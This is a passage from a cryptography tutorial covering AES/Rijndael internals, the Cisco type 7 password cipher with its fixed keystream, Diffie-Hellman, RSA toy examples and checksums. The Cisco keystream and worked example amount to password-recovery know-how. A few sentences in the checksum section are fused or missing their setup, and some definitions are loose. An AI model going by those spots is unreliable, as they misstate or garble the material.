Although DES has been deprecated and replaced by the Advanced Encryption Standard (AES) because of its vulnerability to a modestly-priced brute-force attack, many applications continue to rely on DES for security, and many software designers and implementers continue to include DES in new applications. In some cases, use of DES is wholly appropriate but, in general, DES should not continue to be promulgated in production software and hardware. RFC 4772 discusses the security implications of employing DES.

2.4.5 The Advanced Encryption Standard (AES) and Rijndael

The search for a replacement to DES started in January 1997 when NIST announced that it was looking for an Advanced Encryption Standard. In September of that year, they put out a formal Call for Algorithms and in August 1998 announced that 15 candidate algorithms were being considered (Round 1). In April 1999, NIST announced that the 15 had been whittled down to five finalists (Round 2): *MARS* (multiplication, addition, rotation and substitution) from IBM; Ronald Rivest's *RC6*; *Rijndael* from a Belgian team; *Serpent*, developed jointly by a team from England, Israel, and Norway; and *Twofish*, developed by Bruce Schneier. In October 2000, NIST announced their selection: Rijndael.

The remarkable thing about this entire process has been the openness as well as the international nature of the "competition". NIST maintained an excellent Web site devoted to keeping the public fully informed, at <http://csrc.nist.gov/archive/aes/>, which is now available as an archive site. Their Overview of the AES Development Effort has full details of the process, algorithms, and comments so I will not repeat everything here.

In October 2000, NIST released the Report on the Development of the Advanced Encryption Standard (AES) that compared the five Round 2 algorithms in a number of categories. The table below summarizes the relative scores of the five schemes (1=low, 3=high):

Table 11: Relative scores of the five encryption schemes

Category	Algorithm				
	MARS	RC6	Rijndael	Serpent	Twofish
General security	3	2	2	3	3
Implementation of security	1	1	3	3	2
Software performance	2	2	3	1	1
Smart card performance	1	1	3	3	2
Hardware performance	1	2	3	3	2
Design features	2	1	2	1	3

With the report came the recommendation that Rijndael be named as the AES standard. In February 2001, NIST released the Draft Federal Information Processing Standard (FIPS) AES Specification for public review and comment. AES contains a subset of Rijndael's capabilities (e.g., AES only supports a 128-bit block size) and uses some slightly different nomenclature and terminology, but to understand one is to understand both. The 90-day comment period ended on May 29, 2001 and the U.S. Department of Commerce officially adopted AES in December 2001, published as FIPS PUB 197.

2.4.6 AES (Rijndael) Overview

Rijndael (pronounced as in "rain doll" or "rhine dahl") is a block cipher designed by Joan Daemen and Vincent Rijmen, both cryptographers in Belgium. Rijndael can operate over a variable-length block using variable-length keys; the specification submitted to NIST describes use of a 128-, 192-, or 256-bit key to encrypt data blocks that are 128, 192, or 256 bits long; note that all nine combinations of key length and block length are possible. The algorithm is written in such a way that block length and/or key length can easily be extended in multiples of 32 bits and it is specifically designed for efficient implementation in hardware or software on a range of processors. The design of Rijndael was strongly influenced by the block cipher called *Square*, also designed by Daemen and Rijmen. See

The Rijndael page (<http://ktana.eu/html/theRijndaelPage.htm>) can be reached for a lot more information.

Rijndael is an iterated block cipher, meaning that the initial input block and cipher key undergoes multiple rounds of transformation before producing the output. Each intermediate cipher result is called a *State*.

For ease of description, the block and cipher key are often represented as an array of columns where each array has 4 rows and each column represents a single byte (8 bits). The number of columns in an array representing the state or cipher key, then, can be calculated as the block or key length divided by 32 (32 bits = 4 bytes). An array representing a State will have **Nb** columns, where **Nb** values of 4, 6, and 8 correspond to a 128-, 192-, and 256-bit block, respectively. Similarly, an array representing a Cipher Key will have **Nk** columns, where **Nk** values of 4, 6, and 8 correspond to a 128-, 192-, and 256-bit key, respectively. An example of a 128-bit State (**Nb=4**) and 192-bit Cipher Key (**Nk=6**) is shown below:

S _{0,0}	S _{0,1}	S _{0,2}	S _{0,3}
S _{1,0}	S _{1,1}	S _{1,2}	S _{1,3}
S _{2,0}	S _{2,1}	S _{2,2}	S _{2,3}
S _{3,0}	S _{3,1}	S _{3,2}	S _{3,3}

k _{0,0}	k _{0,1}	k _{0,2}	k _{0,3}	k _{0,4}	k _{0,5}
k _{1,0}	k _{1,1}	k _{1,2}	k _{1,3}	k _{1,4}	k _{1,5}
k _{2,0}	k _{2,1}	k _{2,2}	k _{2,3}	k _{2,4}	k _{2,5}
k _{3,0}	k _{3,1}	k _{3,2}	k _{3,3}	k _{3,4}	k _{3,5}

The number of transformation rounds (**Nr**) in Rijndael is a function of the block length and key length, and is given by the table below:

No. of Rounds Nr		Block Size		
		128 bits Nb = 4	192 bits Nb = 6	256 bits Nb = 8
Key Size	128 bits Nk = 4	10	12	14
	192 bits Nk = 6	12	12	14
	256 bits Nk = 8	14	14	14

Now, having said all of this, the AES version of Rijndael does not support all nine combinations of block and key lengths, but only the subset using a 128-bit block size. NIST calls these supported variants AES-128, AES-192, and AES-256 where the number refers to the key size. The **Nb**, **Nk**, and **Nr** values supported in AES are:

Variant	Parameters		
	Nb	Nk	Nr
AES-128	4	4	10
AES-192	4	6	12
AES-256	4	8	14

The AES/Rijndael cipher itself has three operational stages:

- AddRound Key transformation
- **Nr-1** Rounds comprising:
 - SubBytes transformation
 - ShiftRows transformation
 - MixColumns transformation
 - AddRoundKey transformation
- A final Round comprising:
 - SubBytes transformation
 - ShiftRows transformation

– AddRoundKey transformation

The paragraphs below will describe the operations mentioned above. The nomenclature used below is taken from the AES specification although references to the Rijndael specification are made for completeness. The arrays s and s' refer to the State before and after a transformation, respectively (**NOTE:** The Rijndael specification uses the array nomenclature a and b to refer to the before and after States, respectively). The subscripts i and j are used to indicate byte locations within the State (or Cipher Key) array.


2.4.6.1 The SubBytes transformation

The substitute bytes (called *ByteSub* in Rijndael) transformation operates on each of the State bytes independently and changes the byte value. An S-box, or *substitution table*, controls the transformation. The characteristics of the S-box transformation as well as a compliant S-box table are provided in the AES specification; as an example, an input State byte value of 107 (0x6b) will be replaced with a 127 (0x7f) in the output State and an input value of 8 (0x08) would be replaced with a 48 (0x30).

One way to think of the SubBytes transformation is that a given byte in State s is given a new value in State s' according to the S-box. The S-box, then, is a function on a byte in State s so that:

$$s'_{i,j} = \text{S-box}(s_{i,j})$$

The more general depiction of this transformation is shown by:




2.4.6.2 The ShiftRows transformation

The shift rows (called *ShiftRow* in Rijndael) transformation cyclically shifts the bytes in the bottom three rows of the State array. According to the more general Rijndael specification, rows 2, 3, and 4 are cyclically left-shifted by C1, C2, and C3 bytes, respectively, per the table below:

Nb	C1	C2	C3
4	1	2	3
6	1	2	3
8	1	3	4

The current version of AES, of course, only allows a block size of 128 bits ($Nb = 4$) so that $C1=1$, $C2=2$, and $C3=3$. The diagram below shows the effect of the ShiftRows transformation on State s :



2.4.6.3 The MixColumns transformation

The mix columns (called *MixColumn* in Rijndael) transformation uses a mathematical function to transform the values of a given column within a State, acting on the four values at one time as if they represented a four-term polynomial. In essence, if you think of MixColumns as a function, this could be written:

$$s'_{i,c} = \text{MixColumns}(s_{i,c})$$

for $0 \leq i \leq 3$ for some column, c . The column position doesn't change, merely the values within the column.

2.4.6.4 Round Key generation and the AddRoundKey transformation

The AES Cipher Key can be 128, 192, or 256 bits in length. The Cipher Key is used to derive a different key to be applied to the block during each round of the encryption operation. These keys are called the Round Keys and each will be the same length as the block, i.e., Nb 32-bit words (words will be denoted W).

The AES specification defines a key schedule by which the original Cipher Key (of length Nk 32-bit words) is used to form an *Expanded Key*. The Expanded Key size is equal to the block size times the number of encryption rounds plus 1, which will provide $Nr+1$ different keys. (Note that there are Nr encipherment rounds but $Nr+1$ AddRoundKey transformations.)

Consider that AES uses a 128-bit block and either 10, 12, or 14 iterative rounds depending upon key length. With a 128-bit key, for example, we would need 1408 bits of key material ($128 \times 11 = 1408$), or an Expanded Key size of 44 32-bit words ($44 \times 32 = 1408$). Similarly, a 192-bit key would require 1664 bits of key material (128×13), or 52 32-bit words, while a 256-bit key would require 1920 bits of key material (128×15), or 60 32-bit words. The key expansion mechanism, then, starts with the 128-, 192-, or 256-bit Cipher Key and produces a 1408-, 1664-, or 1920-bit Expanded Key, respectively. The original Cipher Key occupies the first portion of the Expanded Key and is used to produce the remaining new key material.

The result is an Expanded Key that can be thought of and used as 11, 13, or 15 separate keys, each used for one AddRoundKey operation. These, then, are the *Round Keys*. The diagram below shows an example using a 192-bit Cipher Key ($Nk=6$), shown in *italics*:

Expanded Key:	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	..	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>	<i>W</i>
	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	·	44	45	46	47	48	49	50	51	52	53	54	
Round keys:	Round key 0				Round key 1				Round key 2				Round key 3				..	Round key 11				Round key 12				key 13			

The AddRoundKey (called *Round Key addition* in Rijndael) transformation merely applies each Round Key, in turn, to the State by a simple bit-wise exclusive OR operation. Recall that each Round Key is the same length as the block.

2.4.6.5 Summary AES

Recall from the beginning of the AES overview that the cipher itself comprises a number of rounds of just a few functions:

- *SubBytes* takes the value of a word within a State and substitutes it with another value by a predefined S-box
- *ShiftRows* circularly shifts each row in the State by some number of predefined bytes
- *MixColumns* takes the value of a 4-word column within the State and changes the four values using a predefined mathematical function
- *AddRoundKey* XORs a key that is the same length as the block, using an Expanded Key derived from the original Cipher Key

```

Cipher (byte in[4*Nb], byte out[4*Nb], word
w[Nb*(Nr+1)])
begin
  byte state[4,Nb]

  state = in

  AddRoundKey(state, w)

  for round = 1 step 1 to Nr-1
    SubBytes(state)
    ShiftRows(state)
    MixColumns(state)
    AddRoundKey(state, w+round*Nb)
  end for

  SubBytes(state)
  ShiftRows(state)
  AddRoundKey(state, w+Nr*Nb)

  out = state
end

```

Figure 66: AES pseudocode

As a last and final demonstration of the operation of AES, Figure 8 is a pseudocode listing for the operation of the AES cipher. In the code:

- *in[]* and *out[]* are 16-byte arrays with the plaintext and cipher text, respectively. (According to the specification, both of these arrays are actually $4 \cdot \mathbf{Nb}$ bytes in length but $\mathbf{Nb}=4$ in AES.)
- *state[]* is a 2-dimensional array containing bytes in 4 rows and 4 columns. (According to the specification, this arrays is 4 rows by \mathbf{Nb} columns.)
- *w[]* is an array containing the key material and is $4 \cdot (\mathbf{Nr}+1)$ words in length. (Again, according to the specification, the multiplier is actually \mathbf{Nb} .)
- *AddRoundKey()*, *SubBytes()*, *ShiftRows()*, and *MixColumns()* are functions representing the individual transformations.

2.4.6.6 Cisco's Stream Cipher

Stream ciphers take advantage of the fact that:

$$x \text{ XOR } y \text{ XOR } y = x$$

One of the encryption schemes employed by Cisco routers to encrypt passwords is a stream cipher. It uses the following fixed keystream (thanks also to Jason Fossen for independently extending and confirming this string):

```
dsfd;kfoA,.iyewrkldJKDHSUBsgvca69834ncx
```

When a password is to be encrypted, the password function chooses a number between 0 and 15, and that becomes the offset into the keystream. Password characters are then XORed byte-by-byte with the keystream according to:

$$C_i = P_i \text{ XOR } K_{(\text{offset}+i)}$$

where K is the keystream, P is the plaintext password, and C is the ciphertext password.

Consider the following example. Suppose we have the password *abcdefgh*. Converting the ASCII characters yields the hex string 0x6162636465666768.

The keystream characters and hex code that supports an offset from 0 to 15 bytes and a password length up to 24 bytes is:

```
dsfd;kfoA,.iyewrkldJKDHSUBsgvca69834ncx
0x647366643b6b666f412c2e69796577726b6c644a4b4448535542736776636136393833346e6378
```

Let's say that the function decides upon a keystream offset of 6 bytes. We then start with byte 6 of the keystream (start counting the offset at 0) and XOR with the password:

```

      0x666f412c2e697965
XOR  0x6162636465666768
-----
      0x070D22484B0F1E0D

```

The password would now be displayed in the router configuration as:

```
password 7 06070D22484B0F1E0D
```

where the "7" indicates the encryption type, the leading "06" indicates the offset into the keystream, and the remaining bytes are the encrypted password characters.

(Decryption is pretty trivial so that exercise is left to the reader. If you need some help with byte-wise XORing, see http://www.garykessler.net/library/byte_logic_table.html. If you'd like some programs that do this, see <http://www.garykessler.net/software/index.html#cisco7>.)

2.5 PUBLIC-KEY CRYPTOGRAPHY

Public-key cryptography has been said to be the most significant new development in cryptography in the last 300-400 years. Modern PKC was first described publicly by Stanford University professor Martin Hellman and graduate student Whitfield Diffie in 1976. Their paper described a two-key crypto system in which two parties could engage in a secure communication over a non-secure communications channel without having to share a secret key.

PKC depends upon the existence of so-called *one-way functions*, or mathematical functions that are easy to compute whereas their inverse function is relatively difficult to compute. Let me give you two simple examples:

1. **Multiplication vs. factorization:** Suppose you have two prime numbers, 3 and 7, and you need to calculate the product; it should take almost no time to calculate that value, which is 21. Now suppose, instead, that you have a number that is a product of two primes, 21, and you need to determine those prime factors. You will eventually come up with the solution but whereas calculating the product took milliseconds, factoring will take longer. The problem becomes much harder if we start with primes that have 400 digits or so, because the product will have ~800 digits.
2. **Exponentiation vs. logarithms:** Suppose you take the number 3 to the 6th power; again, it is relatively easy to calculate $3^6 = 729$. But if you start with the number 729 and need to determine the two integers, x and y so that $\log_x 729 = y$, it will take longer to find the two values.

While the examples above are trivial, they do represent two of the functional pairs that are used with PKC; namely, the ease of multiplication and exponentiation versus the relative difficulty of factoring and calculating logarithms, respectively. The mathematical "trick" in PKC is to find a *trap door* in the one-way function so that the inverse calculation becomes easy given knowledge of some item of information.

Generic PKC employs two keys that are mathematically related although knowledge of one key does not allow someone to easily determine the other key. One key is used to encrypt the plaintext and the other key is used to decrypt the ciphertext. The important point here is that it **does not matter which key is applied first**, but that both keys are required for the process to work (Figure 1B). Because a pair of keys are required, this approach is also called *asymmetric cryptography*.

In PKC, one of the keys is designated the *public key* and may be advertised as widely as the owner wants. The other key is designated the *private key* and is never revealed to another party. It is straight forward to send messages under this scheme. Suppose Alice wants to send Bob a message. Alice encrypts some information using Bob's public key; Bob decrypts the ciphertext using his private key. This method could be also used to prove who sent a message; Alice, for example, could encrypt some plaintext with her private key; when Bob decrypts using Alice's public key, he knows that Alice sent the message and Alice cannot deny having sent the message (*non-repudiation*).

Public-key cryptography algorithms that are in use today for key exchange or digital signatures include:

- **RSA:** The first, and still most common, PKC implementation, named for the three MIT mathematicians who developed it — Ronald Rivest, Adi Shamir, and Leonard Adleman. RSA today is used in hundreds of software products and can be used for key exchange, digital signatures, or encryption of small blocks of data. RSA uses a variable size encryption block and a variable size key. The key-pair is derived from a very large number, n , that is the product of two prime numbers chosen according to special rules; these primes may be 100 or more digits in length each, yielding an n with roughly twice as many digits as the prime factors. The public key information includes n and a derivative of one of the factors of n ; an attacker cannot determine the prime factors of n (and, therefore, the private key) from this information alone and that is what makes the RSA algorithm so secure. (Some descriptions of PKC erroneously state that RSA's safety is due to the difficulty in factoring large prime numbers. In fact, large prime numbers, like small prime numbers, only have two factors!) The ability for computers to factor large numbers, and therefore attack schemes such as RSA, is rapidly improving and systems today can find the prime factors of numbers with more than 200 digits. Nevertheless, if a large number is created from two prime factors that are roughly the same size, there is no known factorization algorithm that will solve the problem in a reasonable amount of time; a 2005 test to factor a 200-digit number took 1.5 years and over 50 years of compute time (see the Wikipedia article on integer factorization.) Regardless, one presumed protection of RSA is that users can easily increase the key size to always stay ahead of the computer processing curve. As an aside, the patent for RSA expired in September 2000 which does not appear to have affected RSA's popularity one way or the other. A detailed example of RSA is presented below in Section 3.7.3.
- **Diffie-Hellman:** After the RSA algorithm was published, Diffie and Hellman came up with their own algorithm. D-H is used for secret-key key exchange only, and not for

authentication or digital signatures. More detail about Diffie-Hellman can be found below in Section 3.7.1.

- **Digital Signature Algorithm (DSA):** The algorithm specified in NIST's Digital Signature Standard (DSS), provides digital signature capability for the authentication of messages. Described in FIPS 186-4.
- **ElGamal:** Designed by Taher Elgamal, a PKC system similar to Diffie-Hellman and used for key exchange.
- **Elliptic Curve Cryptography (ECC):** A PKC algorithm based upon elliptic curves. ECC can offer levels of security with small keys comparable to RSA and other PKC methods. It was designed for devices with limited compute power and/or memory, such as smartcards and PDAs. Other references include the Elliptic Curve Cryptography page and the Online ECC Tutorial page, both from Certicom. See also RFC 6090 for a review of fundamental ECC algorithms and The Elliptic Curve Digital Signature Algorithm (ECDSA) for details about the use of ECC for digital signatures.
- **Public-Key Cryptography Standards (PKCS):** A set of interoperable standards and guidelines for public-key cryptography, designed by RSA Data Security Inc.
 - PKCS #1: RSA Cryptography Standard (Also RFC 3447)
 - PKCS #2: *Incorporated into PKCS #1.*
 - PKCS #3: Diffie-Hellman Key-Agreement Standard
 - PKCS #4: *Incorporated into PKCS #1.*
 - PKCS #5: Password-Based Cryptography Standard (PKCS #5 V2.0 is also RFC 2898)
 - PKCS #6: Extended-Certificate Syntax Standard (being phased out in favor of X.509v3)
 - PKCS #7: Cryptographic Message Syntax Standard (Also RFC 2315)
 - PKCS #8: Private-Key Information Syntax Standard (Also RFC 5208)
 - PKCS #9: Selected Attribute Types (Also RFC 2985)
 - PKCS #10: Certification Request Syntax Standard (Also RFC 2986)
 - PKCS #11: Cryptographic Token Interface Standard
 - PKCS #12: Personal Information Exchange Syntax Standard (Also RFC 7292)
 - PKCS #13: Elliptic Curve Cryptography Standard
 - PKCS #14: *Pseudorandom Number Generation Standard is no longer available*
 - PKCS #15: Cryptographic Token Information Format Standard
- **Cramer-Shoup:** A public-key cryptosystem proposed by R. Cramer and V. Shoup of IBM in 1998.
- **Key Exchange Algorithm (KEA):** A variation on Diffie-Hellman; proposed as the key exchange method for the NIST/NSA Capstone project.
- **LUC:** A public-key cryptosystem designed by P.J. Smith and based on Lucas sequences. Can be used for encryption and signatures, using integer factoring.
- **McEliece:** A public-key cryptosystem based on algebraic coding theory.

For additional information on PKC algorithms, see "Public-Key Encryption" (Chapter 8) in *Handbook of Applied Cryptography*, by A. Menezes, P. van Oorschot, and S. Vanstone (CRC Press, 1996). (Web link http://www.garykessler.net/library/crypto/hac_chap08.pdf)

2.5.1 Some of the Finer Details of Diffie-Hellman

Diffie and Hellman introduced the concept of public-key cryptography. The mathematical "trick" of Diffie-Hellman key exchange is that it is relatively easy to compute exponents compared to computing discrete logarithms. Diffie-Hellman allows two parties — the ubiquitous Alice and Bob — to generate a secret key; they need to exchange some information over an unsecure communications channel to perform the calculation but an eavesdropper cannot determine the shared secret key based upon this information.

Diffie-Hellman works like this. Alice and Bob start by agreeing on a large prime number, N . They also have to choose some number G so that $G < N$.

There is actually another constraint on G , namely that it must be primitive with respect to N . *Primitive* is a definition that is a little beyond the scope of our discussion but basically G is primitive to N if we can find integers i so that $G^i \bmod N = j$ for all values of j from 1 to $N-1$. As an example, 2 is not primitive to 7 because the set of powers of 2 from 1 to 6, mod 7 (i.e., $2^1 \bmod 7, 2^2 \bmod 7 \dots 2^6 \bmod 7$) = {2,4,1,2,4,1}. On the other hand, 3 is primitive to 7 because the set of powers of 3 from 1 to 6, mod 7 = {3,2,6,4,5,1}.

(The definition of primitive introduced a new term to some readers, namely *mod*. The phrase $x \bmod y$ (and read as written!) means "take the remainder after dividing x by y ." Thus, $1 \bmod 7 = 1$, $9 \bmod 6 = 3$, and $8 \bmod 8 = 0$. Read more about the *modulo* function in section 3.7.2 ahead.)

Anyway, either Alice or Bob selects N and G ; they then tell the other party what the values are. Alice and Bob then work independently:

Alice...



1. Choose a large random number, $X_A < N$. This is Alice's private key.
2. Compute $Y_A = G^{X_A} \bmod N$. This is Alice's public key.
3. Exchange public key's with Bob.
4. Compute $K_A = Y_B^{X_A} \bmod N$

Bob...



1. Choose a large random number, $X_B < N$. This is Bob's private key.
2. Compute $Y_B = G^{X_B} \bmod N$. This is Bob's public key.
3. Exchange public key's with Alice.
4. Compute $K_B = Y_A^{X_B} \bmod N$

Note that X_A and X_B are kept secret while Y_A and Y_B are openly shared; these are the private and public keys, respectively. Based on their own private key and the public key learned from the other party, Alice and Bob have computed their secret keys, K_A and K_B , respectively, which are equal to $G^{X_A X_B} \bmod N$.

Perhaps a small example will help here. Although Alice and Bob will really choose large values for N and G , I will use small values for example only; let's use $N=7$ and $G=3$.

Alice...



1. Choose $X_A = 2$
2. Calculate $Y_A = 3^2 \bmod 7 = 2$
3. Exchange public keys with Bob
4. $K_A = 6^2 \bmod 7 = 1$

Bob...



1. Choose $X_B = 3$
2. Calculate $Y_B = 3^3 \bmod 7 = 6$
3. Exchange public keys with Alice
4. $K_B = 2^3 \bmod 7 = 1$

In this example, then, Alice and Bob will both find the secret key 1 which is, indeed, $3^6 \bmod 7$ (i.e., $G^{X_A X_B} = 3^{2 \times 3}$). If an eavesdropper (Mallory) was listening in on the information exchange between Alice and Bob, he would learn G , N , Y_A , and Y_B which is a lot of information but insufficient to compromise the key; as long as X_A and X_B remain unknown, K is safe. As said above, calculating $Y = G^X$ is a lot easier than finding $X = \log_G Y$.

2.5.2 A short digression on modulo arithmetic.

In the paragraph above, we noted that $3^6 \bmod 7 = 1$. This can be confirmed, of course, by noting that:

$$3^6 = 729 = 104 \cdot 7 + 1$$

There is a nice property of modulo arithmetic, however, that makes this determination a little easier, namely: $(a \bmod x)(b \bmod x) = (ab \bmod x)$. Therefore, one possible shortcut is to note that $3^6 = (3^3)(3^3)$. Therefore, $3^6 \bmod 7 = (3^3 \bmod 7)(3^3 \bmod 7) = (27 \bmod 7)(27 \bmod 7) = 6 \cdot 6 \bmod 7 = 36 \bmod 7 = 1$.

Diffie-Hellman can also be used to allow key sharing amongst multiple users. Note again that the Diffie-Hellman algorithm is used to generate secret keys, not to encrypt and decrypt messages.

2.5.3 Some of the Finer Details of RSA Public-Key Cryptography

Unlike Diffie-Hellman, RSA can be used for key exchange as well as digital signatures and the encryption of small blocks of data. Today, RSA is primarily used to encrypt the session key used

for secret key encryption (message integrity) or the message's hash value (digital signature). RSA's mathematical hardness comes from the ease in calculating large numbers and the difficulty in finding the prime factors of those large numbers. Although employed with numbers using hundreds of digits, the math behind RSA is relatively straight-forward.

To create an RSA public/private key pair, here are the basic steps:

1. Choose two prime numbers, p and q . From these numbers you can calculate the modulus, $n = pq$.
2. Select a third number, e , that is relatively prime to (i.e., it does not divide evenly into) the product $(p-1)(q-1)$. The number e is the public exponent.
3. Calculate an integer d from the quotient $(ed-1)/[(p-1)(q-1)]$. The number d is the private exponent.

The public key is the number pair (n,e) . Although these values are publicly known, it is computationally infeasible to determine d from n and e if p and q are large enough.

To encrypt a message, M , with the public key, create the ciphertext, C , using the equation:

$$C = M^e \text{ mod } n$$

The receiver then decrypts the ciphertext with the private key using the equation:

$$M = C^d \text{ mod } n$$

Now, this might look a bit complex and, indeed, the mathematics does take a lot of computer power given the large size of the numbers; since p and q may be 100 digits (decimal) or more, d and e will be about the same size and n may be over 200 digits. Nevertheless, a simple example may help. In this example, the values for p , q , e , and d are purposely chosen to be very small and the reader will see exactly how badly these values perform, but hopefully the algorithm will be adequately demonstrated:

1. Select $p=3$ and $q=5$.
2. The modulus $n = pq = 15$.
3. The value e must be relatively prime to $(p-1)(q-1) = (2)(4) = 8$. Select $e=11$
4. The value d must be chosen so that $(ed-1)/[(p-1)(q-1)]$ is an integer. Thus, the value $(11d-1)/[(2)(4)] = (11d-1)/8$ must be an integer. Calculate one possible value, $d=3$.
5. Let's say we wish to send the string **SECRET**. For this example, we will convert the string to the decimal representation of the ASCII values of the characters, which would be **83 69 67 82 69 84**.
6. The sender encrypts each digit one at a time (we have to because the modulus is so small) using the public key value $(e,n)=(11,15)$. Thus, each ciphertext character $C_i = M_i^{11} \text{ mod } 15$. The input digit string **0x836967826984** will be transmitted as **0x2c696d286924**.
7. The receiver decrypts each digit using the private key value $(d,n)=(3,15)$. Thus, each plaintext character $M_i = C_i^3 \text{ mod } 15$. The input digit string **0x2c696d286924** will be converted to **0x836967826984** and, presumably, reassembled as the plaintext string **SECRET**.

Again, the example above uses small values for simplicity and, in fact, shows the weakness of small values; note that 4, 6, and 9 do not change when encrypted, and that the values 2 and 8 encrypt to 8 and 2, respectively. Nevertheless, this simple example demonstrates how RSA can be used to exchange information.

RSA keylengths of 512 and 768 bits are considered to be pretty weak. The minimum suggested RSA key is 1024 bits; 2048 and 3072 bits are even better.

As an aside, Adam Back (<http://www.cypherspace.org/~adam/>) wrote a two-line Perl script to implement RSA. It employs `dc`, an arbitrary precision arithmetic package that ships with most UNIX systems:

```
print pack"C*",split/\D+/,`echo "16iII*o\U@{$/=$z;[(pop,pop,unpack"H*",<>
) ])\EsMsKsN0[1N*11K[d2%Sa2/d0<X+d*1MLa^*1N%0]dsXx++1M1N/dsM0<J]dsJxp"|dc`
```

2.6 DATA INTEGRITY ALGORITHMS

2.6.1 Checksum




Figure 67: Effect of a typical checksum function (the Unix `cksum` utility)

A **checksum** or **hash sum** is a small-size datum from a block of digital data for the purpose of detecting errors which may have been introduced during its transmission or storage. It is usually applied to an installation file after it is received from the download server. By themselves checksums are often used to verify data integrity, but should not be relied upon to also verify data authenticity.

The actual procedure which yields the checksum, given a data input is called a **checksum function** or **checksum algorithm**. Depending on its design goals, a good checksum algorithm will usually output a significantly different value, even for small changes made to the input. This is especially true of cryptographic hash functions, which may be used to detect many data corruption errors and verify overall data integrity; if the computed checksum for the current data input matches the stored value of a previously computed checksum, there is a very high probability the data has not been accidentally altered or corrupted.

Checksum functions are related to hash functions, fingerprints, randomization functions, and cryptographic hash functions. However, each of those concepts has different applications and therefore different design goals. Checksums are used as cryptographic primitives in larger authentication algorithms. For cryptographic systems with these two specific design goals, see HMAC.

Check digits and parity bits are special cases of checksums, appropriate for small blocks of data (such as Social Security numbers, bank account numbers, computer words, single bytes, etc.). Some error-correcting codes are based on special checksums which not only detect common errors but also allow the original data to be recovered in certain cases.

2.6.2 Checksum algorithms

2.6.2.1 Parity byte or parity word

The simplest checksum algorithm is the so-called longitudinal parity check, which breaks the data into "words" with a fixed number n of bits, and then computes the exclusive or of all those words. The result is appended to the message as an extra word. To check the integrity of a message, the receiver computes the exclusive or (XOR) of all its words, including the checksum; if the result is not a word with n zeros, the receiver knows a transmission error occurred.

With this checksum, any transmission error which flips a single bit of the message, or an odd number of bits, will be detected as an incorrect checksum. However, an error which affects two bits will not be detected if those bits lie at the same position in two distinct words. Also swapping of two or more words will not be detected. If the affected bits are independently chosen at random, the probability of a two-bit error being undetected is $1/n$.

2.6.2.2 Modular sum

A variant of the previous algorithm is to add all the "words" as unsigned binary numbers, discarding any overflow bits, and append the two's complement of the total as the checksum. To validate a message, the receiver adds all the words in the same manner, including the checksum; if the result is not a word full of zeros, an error must have occurred. This variant too detects any single-bit error, but the promodular sum is used in SAE J1708.

2.6.2.3 Position-dependent checksums

The simple checksums described above fail to detect some common errors which affect many bits at once, such as changing the order of data words, or inserting or deleting words with all bits set to zero. The checksum algorithms most used in practice, such as Fletcher's checksum, Adler-

32, and cyclic redundancy checks (CRCs), address these weaknesses by considering not only the value of each word but also its position in the sequence. This feature generally increases the cost of computing the checksum.

General considerations

A single-bit transmission error then corresponds to a displacement from a valid corner (the correct message and checksum) to one of the m adjacent corners. An error which affects k bits moves the message to a corner which is k steps removed from its correct corner. The goal of a good checksum algorithm is to spread the valid corners as far from each other as possible, so as to increase the likelihood "typical" transmission errors will end up in an invalid corner.

2.6.3. Hash Functions

Hash functions, also called *message digests* and *one-way encryption*, are algorithms that, in some sense, use no key (Figure 1C). Instead, a fixed-length hash value is computed based upon the plaintext that makes it impossible for either the contents or length of the plaintext to be recovered. Hash algorithms are typically used to provide a *digital fingerprint* of a file's contents, often used to ensure that the file has not been altered by an intruder or virus. Hash functions are also commonly employed by many operating systems to encrypt passwords. Hash functions, then, provide a measure of the integrity of a file.

Hash algorithms that are in common use today include:

- **Message Digest (MD) algorithms:** A series of byte-oriented algorithms that produce a 128-bit hash value from an arbitrary-length message.
 - **MD2** (RFC 1319): Designed for systems with limited memory, such as smart cards. (MD2 has been relegated to historical status, per RFC 6149.)
 - **MD4** (RFC 1320): Developed by Rivest, similar to MD2 but designed specifically for fast processing in software. (MD4 has been relegated to historical status, per RFC 6150.)
